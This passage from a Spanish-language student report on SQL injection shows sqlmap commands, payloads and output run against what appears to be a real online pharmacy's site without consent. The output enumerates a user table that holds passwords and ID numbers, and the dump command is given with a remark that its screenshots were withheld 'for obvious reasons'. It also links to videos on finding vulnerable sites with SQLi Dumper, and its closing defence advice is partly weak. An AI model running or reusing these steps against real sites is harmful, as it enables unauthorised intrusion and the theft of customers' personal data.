
- **sqlmap -u "url" -D "base de datos elegida" -T "nombre de la tabla" --columns --threads "número de threads"**



```
do you want to use common column existence check? [y/N/q] q
[19:54:18] [ERROR] user quit
grego@grego-virtual-machine ~ $ sqlmap -u http://www.tudrogueriavirtual.com/index.php?id=3 -D tiendavirtual -T usuario --columns --threads 5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:54:28
[19:54:28] [INFO] resuming back-end DBMS 'mysql'
[19:54:29] [INFO] testing connection to the target URL
[19:54:29] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: MySQL RIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=3' RIKE (SELECT (CASE WHEN (6455=6455) THEN 3 ELSE 0x28 END)) AND 'AAj'='AAj
  2ObtenemosLasTablas.png
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=3' AND EXTRACTVALUE(5371,CONCAT(0x5c,0x716b716b71,(SELECT (ELT(5371=5371,1))))),0x7170717071)) AND 'zydk'='zydk
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=3' AND SLEEP(5) AND '0xJk'='0xJk
  3ObtenemosLasTablas.png
---
[19:54:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.1
[19:54:29] [INFO] fetching columns for table 'usuario' in database 'tiendavirtual'
[19:54:29] [INFO] the SQL query used returns 11 entries
[19:54:29] [INFO] starting 5 threads
[19:54:29] [INFO] resumed: id
[19:54:29] [INFO] resumed: int(11)
[19:54:29] [INFO] resumed: nombre
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: apellido
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: email
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: id
```



```
back-end DBMS: MySQL 5.1
[19:54:29] [INFO] fetching columns for table 'usuario' in database 'tiendavirtual'
[19:54:29] [INFO] the SQL query used returns 11 entries
[19:54:29] [INFO] starting 5 threads
[19:54:29] [INFO] resumed: id
[19:54:29] [INFO] resumed: int(11)
[19:54:29] [INFO] resumed: nombre
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: apellido
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: email
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: clave
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: direccion
[19:54:29] [INFO] resumed: text
[19:54:29] [INFO] resumed: telefono
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: ciudad
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: fecha_registro
[19:54:29] [INFO] resumed: int(11)
[19:54:29] [INFO] resumed: cedula
[19:54:29] [INFO] resumed: varchar(100)
[19:54:29] [INFO] resumed: celular
[19:54:29] [INFO] resumed: varchar(100)
Database: tiendavirtual
Table: usuario
[11 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| apellido | varchar(100) |
| cedula | varchar(100) |
| celular | varchar(100) |
| ciudad | varchar(100) |
| clave | varchar(100) |
| direccion | text |
| email | varchar(100) |
| fecha_registro | int(11) |
| id | int(11) |
| nombre | varchar(100) |
| telefono | varchar(100) |
+-----+-----+
[19:54:29] [INFO] fetched data logged to text files under '/home/grego/.sqlmap/output/www.tudrogueriavirtual.com'
grego@grego-virtual-machine ~ $
```

Llegados a este punto, ya podríamos sacar la información de la columna que queramos para ello utilizaremos el siguiente comando:

- ***sqlmap -u "url" -D "base de datos elegida" -T "nombre de la tabla" -C "nombre de la columna" --dump --threads "número de threads"***

Paso del que no disponemos de capturas por razones obvias.

## 2.1 Conclusiones del caso práctico.

Llegados a este punto hay que destacar varias cosas que percibimos al realizar la prueba práctica de inyección sql.

- Existen varias herramientas para realizar el ataque concretamente sqli Dumper nos facilita esta tarea proveyéndonos de una interfaz gráfica:

(Como buscar paginas vulnerables con sqli dumper)

- ❖ <https://www.youtube.com/watch?v=yndCbJFEwU8&t=293s>

(Como realizar la inyeccion sql con sqli Dumper)

- ❖ <https://www.youtube.com/watch?v=v8gxbOR99KU&t=186s>

- He de resaltar que buscar paginas vulnerables no fue una tarea fácil y es que la mayoría de las páginas se protegen al menos en algunas de las capas.

## 3. Cómo protegerse de este tipo de ataques.

Para proteger nuestras aplicaciones de ataques de inyección SQL podríamos seguir los siguientes consejos:

- No utilizar caracteres especiales, es decir, intentar evitar a lo largo del desarrollo utilizar la barra invertida “\” en las cadenas utilizadas en las consultas SQL. Otros caracteres posibles a evitar son las comillas dobles (") o las comillas simples ('). Los diferentes lenguajes ofrecen mecanismos para poder evitar este tipo de caracteres.
- Delimitar los valores de las consultas, es decir, siempre será más difícil de inyectar una secuencia SQL con números enteros cuando el valor de la variable que lo tenga vaya delimitada por comillas simples.

- Verificar siempre los datos que introduce el usuario: Verificar cualquier tipo de entrada, no sólo la introducida en la interfaz de usuario sino también aquellas que no son visibles, como parámetros de entrada y campos tipo hidden de las páginas web, y verificar en todos los niveles y capas de aplicación ya que si sólo protegemos la capa de presentación, somos vulnerables a que el atacante pueda saltar a la siguiente capa y que realice su ataque.
- Asignar mínimos privilegios al usuario que conectará con la base de datos, es decir, el usuario que vayamos a utilizar para conectarnos a la base de datos debe tener el menor número de privilegios, solamente tener los necesarios para realizar las acciones que necesitemos. Evitar usar el usuario root, ya que con esto tendríamos acceso a todas las bases de datos y estaríamos facilitando el trabajo a los atacantes.

## 4. Bibliografía.

[1] Tipos De Ataques Más Comunes A Sitios Web Y Servidores ->

<http://blog.hostdime.com.co/tipos-de-ataques-mas-comunes-a-sitios-web-y-servidores/>

[2] Aprende a Hacer una Inyección SQL a un WebSite ->

<http://www.taringa.net/post/info/15576093/Aprende-a-Hacer-una-Inyeccion-SQL-a-un-WebSite.html>

[3] Ataques DDOS y DOS -> <http://wifihacker.es/ataques-ddos-y-dos/>

[4] Qué es y cómo funciona un ataque Cross-Site Scripting ->

[http://pressroom.hostalia.com/wp-content/themes/hostalia\\_pressroom/images/cross-site-scripting-wp-hostalia.pdf](http://pressroom.hostalia.com/wp-content/themes/hostalia_pressroom/images/cross-site-scripting-wp-hostalia.pdf)

[5] Protegerse de un ataque SQL Injection -> <http://wiki.elhacker.net/bugs-y-exploits/nivel-web/inyeccion-sql/proteccion>

[6] Protege tu web del ataque SQL Injection ->

<http://blog.agencialanave.com/protege-tu-web-del-ataque-sql-injection/>